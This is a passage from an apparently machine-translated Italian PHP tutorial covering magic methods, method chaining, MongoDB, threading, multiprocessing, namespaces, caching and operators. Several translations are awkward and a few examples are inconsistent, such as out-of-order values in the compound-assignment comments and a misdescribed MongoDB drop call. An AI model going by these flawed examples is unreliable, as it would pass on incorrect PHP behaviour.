var_dump(new DeepThought());
```

L'esempio sopra uscirà:

```
class DeepThought#1 (0) {
}
```

5.6

```
var_dump(new DeepThought());
```

L'esempio sopra uscirà:

```
class DeepThought#1 (1) {
  public ${0} =>
  int(42)
}
```

__clone()

`__clone` viene invocato utilizzando la parola chiave `clone` . È usato per manipolare lo stato dell'oggetto dopo la clonazione, dopo che l'oggetto è stato effettivamente clonato.

```
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * This method will be invoked by a clone operator and will prepend "Copy " to the
     * name and lastName properties.
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
}
```

Esempio:

```
$user1 = new CloneableUser();
$user1->name = "John";
$user1->lastName = "Doe";

$user2 = clone $user1; // triggers the __clone magic method

echo $user2->name;     // Copy John
echo $user2->lastName; // Copy Doe
```

Leggi Metodi magici online: https://riptutorial.com/it/php/topic/1127/metodi-magici

Capitolo 63: Modelli di progettazione

introduzione

Questo argomento fornisce esempi di modelli di progettazione ben noti implementati in PHP.

Examples

Metodo di concatenamento in PHP

Il metodo Chaining è una tecnica spiegata nel libro *Domain Specific Languages di* Martin Fowler .
Il concatenamento del metodo è riassunto come

> *Fa in modo che i metodi di modifica restituiscano l'oggetto host, in modo che più modificatori possano essere richiamati in una singola espressione* .

Considera questa parte di codice non concatenante / regolare (trasferita su PHP dal libro sopra menzionato)

```
$hardDrive = new HardDrive;
$hardDrive->setCapacity(150);
$hardDrive->external();
$hardDrive->setSpeed(7200);
```

Il metodo Chaining consente di scrivere le dichiarazioni di cui sopra in modo più compatto:

```
$hardDrive = (new HardDrive)
    ->setCapacity(150)
    ->external()
    ->setSpeed(7200);
```

Tutto quello che devi fare per far funzionare tutto questo è `return $this` nei metodi da cui vuoi concatenare:

```
class HardDrive {
    protected $isExternal = false;
    protected $capacity = 0;
    protected $speed = 0;

    public function external($isExternal = true) {
        $this->isExternal = $isExternal;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setCapacity($capacity) {
        $this->capacity = $capacity;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setSpeed($speed) {
```

```
        $this->speed = $speed;
        return $this; // returns the current class instance to allow method chaining
    }
}
```

Quando usarlo

I casi d'uso primari per l'utilizzo di Method Chaining si hanno quando si creano lingue specifiche di dominio interne. Il concatenamento di metodi è *un elemento* fondamentale in Expression Builders e Fluent Interfaces . Non è sinonimo di quelli, però . Il metodo Chaining consente semplicemente a quelli. Citando Fowler:

> Ho anche notato un malinteso comune: molte persone sembrano equiparare interfacce fluide con il metodo Chaining. Certamente il concatenamento è una tecnica comune da utilizzare con interfacce fluenti, ma la vera fluidità è molto più di questo.

Detto questo, l'uso del metodo di concatenamento solo per evitare di scrivere l'oggetto host è considerato un odore di codice da molti. Rende API non ovvi, soprattutto quando si mischiano con API non concatenate.

Note aggiuntive

Comando Separazione delle query

Command Query Separation è un principio di design portato avanti da Bertrand Meyer . Dichiara che i metodi che mutano lo stato (*comandi*) non dovrebbero restituire nulla, mentre i metodi che restituiscono qualcosa (*query*) non dovrebbero mutare lo stato. Questo rende più facile ragionare sul sistema. Il metodo Chaining viola questo principio perché stiamo mutando lo stato *e* restituendo qualcosa.

Getters

Quando si utilizzano le classi che implementano il concatenamento dei metodi, prestare particolare attenzione quando si chiamano i metodi getter (cioè i metodi che restituiscono qualcosa di diverso da `$this`). Poiché i getter devono restituire un valore diverso da `$this` , concatenare un metodo addizionale a un getter rende la chiamata operativa sul valore *ottenuto* , non sull'oggetto originale. Mentre ci sono alcuni casi d'uso per i getter concatenati, possono rendere il codice meno leggibile.

Legge di Demetra e impatto sui test

Il concatenamento di metodi come presentato sopra non viola la legge di Demeter . Né ha impatto

sui test. Questo perché stiamo restituendo l'istanza dell'host e non qualche collaboratore. È un comune malinteso derivante da persone che confondono il semplice metodo di concatenazione con *Fluent Interfaces* e *Expression Builders* . È solo quando Method Chaining restituisce *altri oggetti rispetto all'oggetto host* che violi Law of Demeter e finisci con i Mock Fests nei tuoi test.

Leggi Modelli di progettazione online: https://riptutorial.com/it/php/topic/9992/modelli-di-progettazione

Capitolo 64: mongo-php

Sintassi

1. trova()

Examples

Tutto tra MongoDB e Php

Requisiti

- Il server MongoDB in esecuzione sulla porta solitamente 27017. (digitare `mongod` al prompt dei comandi per eseguire il server mongodb)
- Php installato come cgi o fpm con estensione MongoDB installata (l'estensione MongoDB non è in bundle con php predefinito)
- Libreria del compositore (mongodb / mongodb). (Nel root del progetto `php composer.phar require "mongodb/mongodb=^1.0.0"` per installare la libreria MongoDB)

Se tutto è a posto, sei pronto per andare avanti.

> Verifica l'installazione di Php

se non si è sicuri controllare l'installazione di Php eseguendo `php -v` al prompt dei comandi si otterrà qualcosa di simile

```
PHP 7.0.6 (cli) (built: Apr 28 2016 14:12:14) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
```

> Verifica l'installazione di MongoDB

Controllare l'installazione di MongoDB eseguendo `mongo --version` restituirà la `MongoDB shell version: 3.2.6`

> Verifica l'installazione di Composer

Verifica l'installazione di Composer eseguendo `php composer.phar --version` restituirà la `Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39` `

Connessione a MongoDB da php

```
<?php

  //This path should point to Composer's autoloader from where your MongoDB library will be loaded
  require 'vendor/autoload.php';
```

```
 // when using custom username password
  try {
        $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');
        print_r($mongo->listDatabases());
  } catch (Exception $e) {
        echo $e->getMessage();
  }


 // when using default settings
  try {
        $mongo = new MongoDB\Client('mongodb://localhost:27017');
        print_r($mongo->listDatabases());
  } catch (Exception $e) {
        echo $e->getMessage();
  }
```

Il codice sopra si connetterà usando la libreria di compositori MongoDB (`mongodb/mongodb` *) inclusa come* `vendor/autoload.php` *per connettersi al server MongoDB in esecuzione sulla* `port : 27017` . Se tutto è a posto, si connetterà e lista una matrice, se si verifica un'eccezione collegandosi al server MongoDB il messaggio verrà stampato.

CREA (Inserimento) in MongoDB

```
<?php

 //MongoDB uses collection rather than Tables as in case on SQL.
 //Use $mongo instance to select the database and collection
 //NOTE: if database(here demo) and collection(here beers) are not found in MongoDB both will
be created automatically by MongoDB.
  $collection = $mongo->demo->beers;

 //Using $collection we can insert one document into MongoDB
 //document is similar to row in SQL.
  $result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 //Every inserted document will have a unique id.
  echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>
```

Nell'esempio stiamo usando l'istanza $ mongo precedentemente utilizzata nella `Connecting to MongoDB from php` *parte* `Connecting to MongoDB from php` *. MongoDB usa il formato di dati di tipo JSON, quindi in php useremo l'array per inserire dati in MongoDB, questa conversione da array a Json e viceversa sarà effettuata dalla libreria mongo. Ogni documento in MongoDB ha un ID univoco chiamato _id, durante l'inserimento possiamo ottenere ciò usando* `$result->getInsertedId()` *;*

LEGGI (Trova) in MongoDB

```
<?php
 //use find() method to query for records, where parameter will be array containing key value
```

```
pair we need to find.
 $result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 // all the data(result) returned as array
 // use for each  to filter the required keys
 foreach ($result as $entry) {
   echo $entry['_id'], ': ', $entry['name'], "\n";
 }

?>
```

Abbandona in MongoDB

```
<?php

 $result = $collection->drop( [ 'name' => 'Hinterland'] );

 //return 1 if the drop was sucessfull and 0 for failure
 print_r($result->ok);

?>
```

Ci sono molti metodi che possono essere eseguiti su `$collection` vedi la documentazione ufficiale di MongoDB

Leggi mongo-php online: https://riptutorial.com/it/php/topic/6794/mongo-php

Capitolo 65: Multi Threading Extension

Osservazioni

> Con `pthreads` v3 i `pthreads` possono essere caricati solo quando si usa il `cli` SAPI, quindi è buona norma mantenere l' `extension=pthreads.so` direttiva in `php-cli.ini` SOLO, se si utilizza PHP7 e Pthreads v3.

Se si utilizza **Wamp** su **Windows** , è necessario configurare l'estensione in **php.ini** :

Apri php \ php.ini e aggiungi:

```
extension=php_pthreads.dll
```

Per quanto riguarda **gli** utenti di **Linux** , devi sostituire `.dll` di `.so` :

```
extension=pthreads.so
```

Puoi eseguire direttamente questo comando per aggiungerlo a `php.ini` (cambia `/etc/php.ini` con il tuo percorso personalizzato)

```
echo "extension=pthreads.so" >> /etc/php.ini
```

Examples

Iniziare

Per iniziare con il multi-threading, avresti bisogno di `pthreads-ext` per php, che può essere installato da

```
$ pecl install pthreads
```

e aggiungendo la voce a `php.ini` .

Un semplice esempio:

```
<?php
// NOTE: Code uses PHP7 semantics.
class MyThread extends Thread {
    /**
     * @var string
     * Variable to contain the message to be displayed.
     */
    private $message;

    public function __construct(string $message) {
        // Set the message value for this particular instance.
```

```
        $this->message = $message;
    }

    // The operations performed in this function is executed in the other thread.
    public function run() {
        echo $this->message;
    }
}

// Instantiate MyThread
$myThread = new MyThread("Hello from an another thread!");
// Start the thread. Also it is always a good practice to join the thread explicitly.
// Thread::start() is used to initiate the thread,
$myThread->start();
// and Thread::join() causes the context to wait for the thread to finish executing
$myThread->join();
```

Utilizzo di pool e lavoratori

> Il raggruppamento fornisce un'astrazione di livello superiore della funzionalità Worker, inclusa la gestione dei riferimenti nel modo richiesto da pthreads. Da: http://php.net/manual/en/class.pool.php

Pool e lavoratori offrono un livello più elevato di controllo e facilità di creazione di thread multipli

```
<?php
// This is the *Work* which would be ran by the worker.
// The work which you'd want to do in your worker.
// This class needs to extend the \Threaded or \Collectable or \Thread class.
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
     * The work name wich would be given to every work.
     */
    public function __construct(string $workName) {
        // The block of code in the constructor of your work,
        // would be executed when a work is submitted to your pool.

        $this->workName = $workName;
        printf("A new work was submitted with the name: %s\n", $workName);
    }

    public function run() {
        // This block of code in, the method, run
        // would be called by your worker.
        // All the code in this method will be executed in another thread.
        $workName = $this->workName;
        printf("Work named %s starting...\n", $workName);
        printf("New random number: %d\n", mt_rand());
    }
}

// Create an empty worker for the sake of simplicity.
class AwesomeWorker extends Worker {
    public function run() {
        // You can put some code in here, which would be executed
```

```
        // before the Work's are started (the block of code in the `run` method of your Work)
        // by the Worker.
        /* ... */
    }
}

// Create a new Pool Instance.
// The ctor of \Pool accepts two parameters.
// First: The maximum number of workers your pool can create.
// Second: The name of worker class.
$pool = new \Pool(1, \AwesomeWorker::class);

// You need to submit your jobs, rather the instance of
// the objects (works) which extends the \Threaded class.
$pool->submit(new \AwesomeWork("DeadlyWork"));
$pool->submit(new \AwesomeWork("FatalWork"));

// We need to explicitly shutdown the pool, otherwise,
// unexpected things may happen.
// See: http://stackoverflow.com/a/23600861/23602185
$pool->shutdown();
```

Leggi Multi Threading Extension online: https://riptutorial.com/it/php/topic/1583/multi-threading-extension

Capitolo 66: multiprocessing

Examples

Multiprocessing utilizzando le funzioni di fork integrate

È possibile utilizzare le funzioni integrate per eseguire i processi PHP come fork. Questo è il modo più semplice per ottenere un lavoro parallelo se non hai bisogno che i tuoi thread parlino tra loro.

Ciò consente di inserire attività a tempo elevato (come il caricamento di un file su un altro server o l'invio di un messaggio di posta elettronica) su un altro thread in modo che lo script venga caricato più rapidamente e possa utilizzare più core, ma si tenga presente che non si tratta di vero multithreading e il thread principale non sarà sapere cosa stanno facendo i bambini.

Nota che sotto Windows questo farà apparire un altro prompt dei comandi per ogni fork che avvii.

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // for windows use popen and pclose
{
    pclose(popen($cmd,"r"));
}
else //for unix systems use shell exec with "&" in the end
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

worker.php

```
//send emails, upload files, analyze logs, etc
$sleeptime = $argv[1];
sleep($sleeptime);
```

Creazione di processi figlio tramite fork

PHP ha costruito in funzione `pcntl_fork` per la creazione del processo figlio. `pcntl_fork` è uguale a `fork` in unix. Non contiene alcun parametro e restituisce numeri interi che possono essere utilizzati per differenziare tra processo padre e figlio. Si consideri il seguente codice per la spiegazione

```
<?php
    // $pid is the PID of child
    $pid = pcntl_fork();
    if ($pid == -1) {
         die('Error while creating child process');
    } else if ($pid) {
         // Parent process
    } else {
         // Child process
    }
```

```
?>
```

Come puoi vedere `-1` è un errore nel fork e il bambino non è stato creato. Alla creazione di child, abbiamo due processi in esecuzione con `PID` separati.

Un'altra considerazione qui è un `zombie process` o un `zombie process defunct process` quando il processo genitore termina prima del processo figlio. Per evitare che i bambini zombi `pcntl_wait($status)` semplicemente aggiungi `pcntl_wait($status)` alla fine del processo genitore.

> **pnctl_wait** sospende l'esecuzione del processo genitore fino all'uscita dal processo figlio.

Vale anche la pena notare che il `zombie process` non può essere ucciso usando il segnale `SIGKILL` .

Comunicazione tra processi

La comunicazione tra processi consente ai programmatori di comunicare tra diversi processi. Ad esempio, consideriamo la necessità di scrivere un'applicazione PHP in grado di eseguire comandi bash e stampare l'output. Useremo `proc_open` , che eseguirà il comando e restituirà una risorsa con cui possiamo comunicare. Il codice seguente mostra un'implementazione di base che esegue `pwd` in `bash` da `php`

```
<?php
    $descriptor = array(
        0 => array("pipe", "r"), // pipe for stdin of child
        1 => array("pipe", "w"), // pipe for stdout of child
    );
    $process = proc_open("bash", $descriptor, $pipes);
    if (is_resource($process)) {
        fwrite($pipes[0], "pwd" . "\n");
        fclose($pipes[0]);
        echo stream_get_contents($pipes[1]);
        fclose($pipes[1]);
        $return_value = proc_close($process);

    }
?>
```

`proc_open` esegue il comando `bash` con `$descriptor` come specifiche del descrittore. Successivamente utilizziamo `is_resource` per convalidare il processo. Una volta terminato, possiamo iniziare a interagire con il processo figlio usando **$ pipe** che viene generato secondo le specifiche del descrittore.

Successivamente, possiamo semplicemente usare `fwrite` per scrivere su stdin del processo figlio. In questo caso `pwd` seguito dal ritorno a capo. Infine `stream_get_contents` è usato per leggere lo stdout del processo figlio.

> Ricordarsi sempre di chiudere il processo figlio utilizzando proc_close () che interromperà il figlio e restituirà il codice di stato di uscita.

Leggi multiprocessing online: https://riptutorial.com/it/php/topic/5263/multiprocessing

Capitolo 67: Namespace

Osservazioni

Dalla documentazione di PHP :

> Cosa sono gli spazi dei nomi? Nella definizione più ampia, gli spazi dei nomi sono un modo per incapsulare gli oggetti. Questo può essere visto come un concetto astratto in molti posti. Ad esempio, in qualsiasi directory del sistema operativo è possibile raggruppare file correlati e agire come spazio dei nomi per i file al loro interno. Come esempio concreto, il file foo.txt può esistere in entrambe le directory / home / greg e in / home / other, ma due copie di foo.txt non possono coesistere nella stessa directory. Inoltre, per accedere al file foo.txt al di fuori della directory / home / greg, dobbiamo anteporre il nome della directory al nome del file usando il separatore di directory per ottenere /home/greg/foo.txt. Questo stesso principio si estende ai namespace nel mondo della programmazione.

Nota che gli spazi dei nomi di primo livello `PHP` e `php` sono riservati al linguaggio PHP stesso. Non dovrebbero essere usati in alcun codice personalizzato.

Examples

Dichiarare spazi dei nomi

Una dichiarazione dello spazio dei nomi può avere il seguente aspetto:

- `namespace MyProject;` - Dichiara lo spazio dei nomi `MyProject`
- `namespace MyProject\Security\Cryptography;` - Dichiara uno spazio dei nomi annidato
- `namespace MyProject { ... }` - Dichiara un namespace con parentesi graffe.

Si consiglia di dichiarare un singolo spazio dei nomi solo per file, anche se è possibile dichiararne il numero desiderato in un singolo file:

```
namespace First {
    class A { ... }; // Define class A in the namespace First.
}

namespace Second {
    class B { ... }; // Define class B in the namespace Second.
}

namespace {
    class C { ... }; // Define class C in the root namespace.
}
```

Ogni volta che dichiari uno spazio dei nomi, le classi che definisci dopo apparterranno a tale spazio dei nomi:

```
namespace MyProject\Shapes;

class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

Una dichiarazione dello spazio dei nomi può essere utilizzata più volte in file diversi. L'esempio sopra definito tre classi nello spazio dei nomi `MyProject\Shapes` in un singolo file. Preferibilmente questo sarebbe diviso in tre file, ognuno a partire da `namespace MyProject\Shapes;` . Questo è spiegato in modo più dettagliato nell'esempio standard PSR-4.

Fare riferimento a una classe o funzione in un namespace

Come mostrato in Dichiarare spazi dei nomi , possiamo definire una classe in uno spazio dei nomi come segue:

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

Per fare riferimento a questa classe, è necessario utilizzare il percorso completo (incluso lo spazio dei nomi):

```
$rectangle = new MyProject\Shapes\Rectangle();
```

Questo può essere abbreviato importando la classe tramite l' `use` -statement:

```
// Rectangle becomes an alias to MyProject\Shapes\Rectangle
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

Per quanto riguarda PHP 7.0 è possibile raggruppare vari `use` -statements in una singola istruzione usando parentesi:

```
use MyProject\Shapes\{
    Rectangle,         //Same as `use MyProject\Shapes\Rectangle`
    Circle,            //Same as `use MyProject\Shapes\Circle`
    Triangle,          //Same as `use MyProject\Shapes\Triangle`

    Polygon\FiveSides, //You can also import sub-namespaces
    Polygon\SixSides   //In a grouped `use`-statement
};

$rectangle = new Rectangle();
```

A volte due classi hanno lo stesso nome. Questo non è un problema se si trovano in un namespace diverso, ma potrebbe diventare un problema quando si tenta di importarli con l' `use` -statement:

```
use MyProject\Shapes\Oval;
```

```
use MyProject\Languages\Oval; // Apparantly Oval is also a language!
// Error!
```

Questo può essere risolto definendo un nome per l'alias usando la parola chiave `as` :

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

Per fare riferimento a una classe al di fuori dello spazio dei nomi corrente, è necessario eseguire l'escape con un `\` , altrimenti viene assunto un percorso relativo al namespace dallo spazio dei nomi corrente:

```
namespace MyProject\Shapes;

// References MyProject\Shapes\Rectangle. Correct!
$a = new Rectangle();

// References MyProject\Shapes\Rectangle. Correct, but unneeded!
$a = new \MyProject\Shapes\Rectangle();

// References MyProject\Shapes\MyProject\Shapes\Rectangle. Incorrect!
$a = new MyProject\Shapes\Rectangle();


// Referencing StdClass from within a namespace requires a \ prefix
// since it is not defined in a namespace, meaning it is global.

// References StdClass. Correct!
$a = new \StdClass();

// References MyProject\Shapes\StdClass. Incorrect!
$a = new StdClass();
```

Cosa sono i Namespace?

La comunità PHP ha molti sviluppatori che creano molto codice. Ciò significa che il codice PHP di una libreria può utilizzare lo stesso nome di classe di un'altra libreria. Quando entrambe le librerie sono utilizzate nello stesso spazio dei nomi, si scontrano e causano problemi.

I namespace risolvono questo problema. Come descritto nel manuale di riferimento di PHP, gli spazi dei nomi possono essere confrontati con le directory del sistema operativo che i file dello spazio dei nomi; due file con lo stesso nome possono coesistere in directory separate. Allo stesso modo, due classi PHP con lo stesso nome possono coesistere in spazi dei nomi PHP separati.

È importante per te assegnare un nome al tuo codice in modo che possa essere utilizzato da altri sviluppatori senza temere di scontrarsi con altre librerie.

Dichiarazione di sottonome spazi

Per dichiarare un singolo spazio dei nomi con gerarchia usa il seguente esempio:

```
namespace MyProject\Sub\Level;
```

```
const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }
```

L'esempio sopra crea:

costante `MyProject\Sub\Level\CONNECT_OK`

classe `MyProject\Sub\Level\Connection` e

funzione `MyProject\Sub\Level\connect`

Leggi Namespace online: https://riptutorial.com/it/php/topic/1021/namespace

Capitolo 68: nascondiglio

Osservazioni

Installazione

Puoi installare memcache usando pecl

```
pecl install memcache
```

Examples

Memorizzazione nella cache mediante memcache

Memcache è un sistema di caching di oggetti distribuiti e utilizza il `key-value` per la memorizzazione di piccoli dati. Prima di iniziare a chiamare il codice `Memcache` in PHP, è necessario assicurarsi che sia installato. Questo può essere fatto usando il metodo `class_exists` in php. Una volta convalidato che il modulo è installato, si inizia con la connessione all'istanza del server memcache.

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
}else {
  print "Not connected to cache server";
}
```

Questo convaliderà che i driver php di Memcache sono installati e si connettono all'istanza del server memcache in esecuzione su localhost.

> Memcache funziona come demone e si chiama **memcached**

Nell'esempio sopra abbiamo collegato solo a una singola istanza, ma puoi anche connetterti a più server utilizzando

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->addServer('192.168.0.100',11211);
  $cache->addServer('192.168.0.101',11211);
}
```

Nota che in questo caso, a differenza della connessione, non ci sarà alcuna connessione attiva finché non proverai a memorizzare o recuperare un valore.

Nella memorizzazione nella cache ci sono tre operazioni importanti che devono essere implementate

1. **Memorizza i dati:** aggiungi nuovi dati al server memcached
2. **Ottieni dati:** recupera i dati dal server memcached
3. **Elimina dati:** cancella i dati già esistenti dal server memcached

Immagazzina dati

`$cache` o memcached oggetto di classe ha un metodo `set` che accetta una chiave, valore e tempo per salvare il valore per (ttl).

```
$cache->set($key, $value, 0, $ttl);
```

Qui $ ttl o time to live è il tempo in secondi in cui si desidera che memcache memorizzi la coppia sul server.

Ottieni dati

`$cache` o memcached oggetto di classe ha un metodo `get` che accetta una chiave e restituisce il valore corrispondente.

```
$value = $cache->get($key);
```

> Nel caso in cui non ci sia alcun valore impostato per la chiave, restituirà **null**

Elimina dati

A volte potresti aver bisogno di cancellare qualche valore di cache. `$cache` istanza `$cache` o memcache ha un metodo di `delete` che può essere utilizzato per lo stesso.

```
$cache->delete($key);
```

Piccolo scenario per il caching

Supponiamo un semplice blog. Avrà più post sulla pagina di destinazione che verranno recuperati dal database con ogni caricamento della pagina. Per ridurre le query SQL possiamo usare memcached per memorizzare i post nella cache. Ecco un'implementazione molto piccola

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
    if(($data = $cache->get('posts')) != null) {
      // Cache hit
      // Render from cache
    } else {
      // Cache miss
```

```
      // Query database and save results to database
      // Assuming $posts is array of posts retrieved from database
      $cache->set('posts', $posts,0,$ttl);
    }
}else {
  die("Error while connecting to cache server");
}
```

Cache usando APC Cache

L'alternativa PHP Cache (APC) è una cache di opcode libera e aperta per PHP. Il suo obiettivo è fornire un framework libero, aperto e robusto per la memorizzazione nella cache e l'ottimizzazione del codice intermedio PHP.

installazione

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

Aggiungi cache:

```
apc_add ($key, $value , $ttl);
$key = unique cache key
$value = cache value
$ttl = Time To Live;
```

Elimina cache:

```
apc_delete($key);
```

Imposta esempio di cache:

```
if (apc_exists($key)) {
    echo "Key exists: ";
    echo apc_fetch($key);
} else {
    echo "Key does not exist";
    apc_add ($key, $value , $ttl);
}
```

Prestazioni :

APC è quasi 5 volte più veloce di Memcached.

Leggi nascondiglio online: https://riptutorial.com/it/php/topic/5470/nascondiglio

Capitolo 69: operatori

introduzione

Un operatore è qualcosa che prende uno o più valori (o espressioni, nel gergo della programmazione) e produce un altro valore (in modo che la costruzione stessa diventi un'espressione).

Gli operatori possono essere raggruppati in base al numero di valori che prendono.

Osservazioni

Gli operatori "operano" o agiscono su uno (operatori unari come `!$a` e `++$a`), due (operatori binari come `$a + $b` o `$a >> $b`) o tre (l'unico operatore ternario è `$a ? $b : $c`) espressioni.

La precedenza dell'operatore influenza il modo in cui gli operatori sono raggruppati (come se esistessero parentesi). Di seguito è riportato un elenco di operatori in ordine di precondenza (operatori nella seconda colonna). Se più operatori sono in una riga, il raggruppamento è determinato dall'ordine del codice, in cui la prima colonna indica l'associatività (vedere gli esempi).

Associazione	Operatore
sinistra	`-> ::`
nessuna	`clone new`
sinistra	`[`
destra	`**`
destra	`++ -- ~ (int) (float) (string) (array) (object) (bool) @`
nessuna	`instanceof`
destra	`!`
sinistra	`* / %`
sinistra	`+ - .`
sinistra	`<< >>`
nessuna	`< <= > >=`
nessuna	`== != === !== <> <=>`
sinistra	`&`

Associazione	Operatore
sinistra	`^`
sinistra	`|`
sinistra	`&&`
sinistra	`||`
destra	`??`
sinistra	`? :`
destra	`= += -= *= **= /= .= %= &= \``
sinistra	`and`
sinistra	`xor`
sinistra	`or`

Le informazioni complete sono su Stack Overflow .

Si noti che le funzioni e i costrutti del linguaggio (ad esempio, `print`) vengono sempre valutati per primi, ma qualsiasi valore di ritorno verrà utilizzato in base alle precedenti regole di precedenza / associatività. È necessaria particolare attenzione se le parentesi dopo un costrutto linguistico vengono omesse. Ad esempio `echo 2 . print 3 + 4;` echo `721` : la parte di `print` valuta `3 + 4` , stampa il risultato `7` e restituisce `1` . Dopodiché, viene echeggiato `2` , concatenato con il valore restituito da `print` (`1`).

Examples

Operatori di stringhe (. E. =)

Ci sono solo due operatori di stringhe:

- Concatenazione di due stringhe (punto):

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- Assegnazione concatenata (punto =):

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Assegnazione di base (=)

```
$a = "some string";
```

risulta in `$a` che ha il valore di `some string` .

Il risultato di un'espressione di assegnazione è il valore assegnato. **Si noti che un singolo segno di uguale = NON è per il confronto!**

```
$a = 3;
$b = ($a = 5);
```

fa quanto segue:

1. La riga 1 assegna da `3` a `$a` .
2. La riga 2 assegna da `5` a `$a` . Questa espressione produce anche il valore `5` .
3. La riga 2 assegna quindi il risultato dell'espressione tra parentesi (`5`) a `$b` .

Quindi: sia `$a` che `$b` ora hanno valore `5` .

Assegnazione combinata (+ = ecc.)

Gli operatori di assegnazione combinati sono una scorciatoia per un'operazione su alcune variabili e successivamente assegnano questo nuovo valore a quella variabile.

Aritmetica:

```
$a = 1;   // basic assignment
$a += 2; // read as '$a = $a + 2'; $a now is (1 + 2) => 3
$a -= 1; // $a now is (3 - 1) => 2
$a *= 2; // $a now is (2 * 2) => 4
$a /= 2; // $a now is (16 / 2) => 8
$a %= 5; // $a now is (8 % 5) => 3 (modulus or remainder)

// array +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

Elaborazione di più array insieme

```
$a **= 2; // $a now is (4 ** 2) => 16 (4 raised to the power of 2)
```

Concatenazione combinata e assegnazione di una stringa:

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Operatori di assegnazione bit a bit binari combinati:

```
$a = 0b00101010;  // $a now is 42
$a &= 0b00001111; // $a now is (00101010 & 00001111) => 00001010 (bitwise and)
$a |= 0b00100010; // $a now is (00001010 | 00100010) => 00101010 (bitwise or)
```

```
$a ^= 0b10000010; // $a now is (00101010 ^ 10000010) => 10101000 (bitwise xor)
$a >>= 3;         // $a now is (10101000 >> 3) => 00010101 (shift right by 3)
$a <<= 1;         // $a now is (00010101 << 1) => 00101010 (shift left by 1)
```

Modifica della precedenza dell'operatore (con parentesi)

L'ordine in cui vengono valutati gli operatori è determinato dalla *precedenza* degli *operatori* (vedere anche la sezione Note).

Nel

```
$a = 2 * 3 + 4;
```

`$a` ottiene un valore di 10 perché `2 * 3` viene valutato per primo (la moltiplicazione ha una precedenza più alta rispetto all'addizione) producendo un risultato secondario di `6 + 4` , che equivale a 10.

La precedenza può essere modificata usando parentesi: in

```
$a = 2 * (3 + 4);
```

`$a` ottiene un valore di 14 perché `(3 + 4)` viene valutato per primo.

Associazione

Associazione sinistra

Se la prece- denza di due operatori è uguale, l'associatività determina il raggruppamento (vedere anche la sezione Osservazioni):

```
$a = 5 * 3 % 2; // $a now is (5 * 3) % 2 => (15 % 2) => 1
```

`*` e `%` hanno uguale precedenza e associatività a **sinistra** . Perché la moltiplicazione avviene prima (a sinistra), è raggruppata.

```
$a = 5 % 3 * 2; // $a now is (5 % 3) * 2 => (2 * 2) => 4
```

Ora, l'operatore modulo si verifica prima (a sinistra) ed è quindi raggruppato.

Giusta associazione

```
$a = 1;
$b = 1;
$a = $b += 1;
```

Sia `$a` che `$b` ora hanno valore `2` perché `$b += 1` è raggruppato e quindi il risultato (`$b` è `2`) è assegnato a `$a` .

Operatori di confronto

Uguaglianza

Per il test di uguaglianza di base, viene utilizzato l'operatore uguale `==` . Per controlli più completi, utilizzare l'operatore identico `===` .

L'operatore identico funziona allo stesso modo dell'operatore uguale, richiedendo che i suoi operandi abbiano lo stesso valore, ma richiede anche che abbiano lo stesso tipo di dati.

Ad esempio, nell'esempio seguente verrà visualizzato 'aeb sono uguali', ma non 'aeb sono identici'.

```
$a = 4;
$b = '4';
if ($a == $b) {
    echo 'a and b are equal'; // this will be printed
}
if ($a === $b) {
    echo 'a and b are identical'; // this won't be printed
}
```

Quando si utilizza l'operatore uguale, le stringhe numeriche vengono convertite in numeri interi.

Confronto di oggetti

`===` confronta due oggetti controllando se sono esattamente la **stessa istanza** . Ciò significa che il `new stdClass() === new stdClass()` risolve in falso, anche se sono creati nello stesso modo (e hanno gli stessi identici valori).

`==` confronta due oggetti controllando in modo ricorsivo se sono uguali (*equazioni profonde*). Ciò significa, per `$a == $b` , se `$a` e `$b` sono:

1. della stessa classe
2. avere le stesse proprietà impostate, incluse le proprietà dinamiche
3. per ogni proprietà `$property` set di `$property` , `$a->property == $b->property` è vera (quindi controllato ricorsivamente).

Altri operatori di uso comune

Loro includono:

1. Maggiore di (`>`)

2. Meno di (`<`)
3. Maggiore o uguale a (`>=`)
4. Minore di o uguale a (`<=`)
5. Non uguale a (`!=`)
6. Non identicamente uguale a (`!==`)

1. **Superiore a:** `$a > $b` , ritorna `true` se `$a` 'valore di s è maggiore di `$b` , altrimenti restituisce false.

Esempio :

```
var_dump(5 > 2); // prints bool(true)
var_dump(2 > 7); // prints bool(false)
```

2. **Minore di:** `$a < $b` , restituisce `true` se `$a` valore di s' è più piccola che di `$b` , altrimenti restituisce false.

Esempio :

```
var_dump(5 < 2); // prints bool(false)
var_dump(1 < 10); // prints bool(true)
```

3. **Maggiore di o uguale a:** `$a >= $b` , ritorna `true` se `$a` valore di s' è o superiore di `$b` o uguale a `$b` , altrimenti restituisce `false` .

Esempio :

```
var_dump(2 >= 2); // prints bool(true)
var_dump(6 >= 1); // prints bool(true)
